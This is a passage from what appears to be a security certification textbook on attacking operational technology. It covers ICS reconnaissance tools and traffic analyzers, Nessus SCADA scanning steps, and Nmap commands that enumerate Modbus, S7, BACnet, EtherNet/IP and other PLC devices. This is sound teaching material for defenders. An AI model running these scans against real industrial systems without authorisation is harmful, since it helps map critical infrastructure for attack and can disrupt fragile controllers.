

Figure 18-102: CIRT.net

Information Gathering Tools

Below are some tools used for gathering OT information:

Kamerka-GUI

Kamerka-GUI is a reconnaissance tool designed to identify and map Industrial Control Systems (ICS) accessible via the internet. It leverages Shodan's advanced search filters to locate specific ICS devices, including SCADA systems, PLCs, HMIs, and RTUs. Using this tool, attackers can target vulnerable ICS devices in specific countries. Kamerka-GUI provides an interactive map to visualize the geographical locations of identified devices and can also generate heat maps to highlight areas with the highest concentration of vulnerable systems.



Figure 18-103: Kamerka-GUI

Additional OT Information-Gathering Tools

Other tools for OT reconnaissance are discussed below:

- SearchDiggity (https://bishopfox.com)
- Zeek (https://zeek.org)
- Criminal IP (https://www.criminalip.io)
- ZoomEye (https://www.zoomeye.hk)
- ONYPHE (https://www.onyphe.io)

Scanning ICS/SCADA Systems using Nmap

Attackers often utilize scanning tools like Nmap to detect open ports and active services on systems connected to OT networks. Below are some commonly used Nmap commands to enumerate ports and services associated with ICS/SCADA systems:

- **Identifying Open Ports and Services**

```
nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p 80, 102, 443, 502, 530, 593, 789, 1089-1091, 1911, 1962, 2222, 2404, 4000, 4840, 4843, 4911, 9600, 19999, 20000, 20547, 34962-34964, 34980, 44818, 46823, 46824, 55000-55003 <Target IP>
```

This command allows attackers to conduct initial reconnaissance by scanning for active ICS/SCADA protocols. The ports specified in the command correspond to commonly used ICS/SCADA protocol ports.

- **Identifying HMI Systems**

```
nmap -Pn -sT -p 46824 <Target IP>
```

Certain Human-Machine Interface (HMI) systems operate on ports outside the standard ICS/SCADA range. For example, the HMI software *Sielco Sistemi Winlog* utilizes TCP port 46824. Attackers can use this command to identify HMI systems running on such ports.

- **Scanning Siemens SIMATIC S7 PLCs**

```
nmap -Pn -sT -p 102 --script=s7-info <Target IP>
```

This command identifies PLC devices with port 102 open. Siemens SIMATIC S7 PLCs use port 102 for S7 communication, facilitating data exchange between PLCs and SCADA systems.

- **Scanning Modbus Devices**

```
nmap -Pn -sT -p 502 --script modbus-discover <Target IP>
nmap -Pn -sT -p 502 --script modbus-discover --script-args='modbus-discover.aggressive=true' <Target IP>
```

These commands detect Modbus-enabled devices and extract their Slave IDs, a key identifier for such systems.

- **Scanning BACnet Devices**

```
nmap -Pn -sU -p 47808 --script bacnet-info <Target IP>
```

BACnet is used to manage building automation and HVAC systems. This command gathers vendor name, device name, serial number, and firmware version data. It detects BACnet Broadcast Management Devices (BBMDs) using the BACnet-discover-enumerate.nse script.

- **Scanning Ethernet/IP Devices**

```
nmap -Pn -sU -p 44818 --script enip-info <Target IP>
```

Ethernet/IP, a widely used industrial protocol, operates on UDP port 44818. The command retrieves details such as vendor name, product code, device name, and IP address.

- **Scanning Niagara Fox Devices**

```
nmap -Pn -sT -p 1911,4911 --script fox-info <Target IP>
```

Niagara Fox, a protocol for device-to-device communication in Building Management Systems (BMS), operates on TCP ports 1911 and 4911. The command reveals the application name, Java version, host OS, time zone, local IP address, and software versions.

- **Scanning ProConOS Devices**

```
nmap -Pn -sT -p 20547 --script proconos-info <Target IP>
```

ProConOS is a high-performance runtime engine used in PLCs to control embedded and PC-based systems. This command identifies PLC details, including type, project name, source code name, and runtime ladder logic data.

- **Scanning Omron PLC Devices**

```
nmap -Pn -sT -p 9600 --script omron-info <Target IP>
nmap -Pn -sU -p 9600 --script omron-info <Target IP>
```

Omron's Factory Interface Network Service (FINS) protocol, which facilitates communication and data exchange between PLC programs and remote devices, operates on TCP or UDP port 9600. These commands are used to identify Omron PLCs and gather related data.

- **Scanning PCWorx Devices**

```
nmap -Pn -sT -p 1962 --script pcworx-info <Target IP>
```

PCWorx provides PC-based automation solutions for industrial networks. These systems accept unauthenticated messages from remote sources. The command helps attackers retrieve information such as the PLC's type, model number, and firmware version.

Sniffing using NetworkMiner

NetworkMiner allows attackers to conduct passive network sniffing and packet capture to identify open ports, hostnames, operating systems, sessions, and more without creating any network traffic. Additionally, attackers use NetworkMiner to parse and analyze PCAP files, reassembling or reconstructing transmitted files or certificates. Using NetworkMiner, attackers can access and examine PCAP files to analyze previously captured network traffic from ICS networks.



Figure 18-104: NetworkMiner

Analyzing Modbus/TCP Traffic using Wireshark

Wireshark is a free, open-source network protocol analyzer that allows for capturing and examining network traffic. Cybercriminals can use this tool to monitor and analyze Modbus/TCP traffic on industrial networks. They can inject a malicious payload into a Modbus device by manipulating the captured packets. Since Modbus/TCP lacks built-in encryption or security features, attackers can easily extract information from the data packets exchanged between the network and the Modbus port on a device.



Figure 18-105: Wireshark

Discovering ICS/SCADA Network Protocols using Malcom

Malcolm is a robust network traffic analysis tool attackers can utilize to understand the protocols used in Industrial Control Systems (ICS) environments. It offers comprehensive visibility into network communications through two user-friendly interfaces: the OpenSearch dashboard, a versatile data visualization plugin with various pre-built dashboards that provide a clear overview of network protocols, and Arkime, a powerful tool designed to locate and identify network sessions associated with potential security incidents. Furthermore, it ensures secure communication through the user interface and remote log forwarders, employing standard encryption protocols.



Figure 18-106: Malcolm

Vulnerability Scanning

After attackers collect information about a target OT network and systems, they scan vulnerabilities to identify potential exploits and weaknesses in critical infrastructure and OT. Tools like SCADA Family for Nessus and Skybox Vulnerability Control detect vulnerabilities in OT and IT devices, protocols, and applications, including ICS/SCADA, PLCs, RTUs, HMIs, gateways, desktop computers, and other connected systems. Additionally, attackers may use tools like Wireshark to monitor and analyze industrial network traffic to uncover vulnerabilities.

Vulnerability Scanning using Nessus

Nessus is a vulnerability assessment tool that enables attackers to identify weaknesses in ICS and SCADA systems. It offers a quick overview of vulnerabilities linked to default policies and templates, allowing attackers to create custom policies. Nessus helps attackers discover and categorize vulnerabilities to launch attacks on targeted OT networks. It includes a range of SCADA plugins that allow attackers to perform vulnerability scans on ICS/SCADA devices. The vulnerabilities are identified based on the signatures of these plugins.

Steps to Perform Vulnerability Scanning on ICS/SCADA Systems Using Nessus

- **Step 1:** Log in to the Nessus web client using the credentials provided during installation. Navigate to the **Policies** tab and select **Create New Policy**. Choose the **Basic Network Scan** template.



Figure 18-107: Nessus Showing New Policy Settings

- **Step 2:** In the **DISCOVERY** node, adjust the settings for port scanning by specifying a port range of **0–1000**.



Figure 18-108: Nessus Showing New Policy Setting

- **Step 3:** Verify if **SCADA** plugins are available under the **Plugins** tab. If not, the results will only show vulnerabilities related to non-SCADA ports.



Figure 18-109: Nessus Showing SCADA Plugins

- **Step 4:** Save the policy, open the **My Scans** folder, and select **New Scan**. Under the **User Defined** policy section, choose the policy created in **Step 1**.



Figure 18-110: Nessus Showing Scan Templates

- **Step 5:** Select the policy and enter the required information in the provided fields, including the target IP address, then click **Launch**.

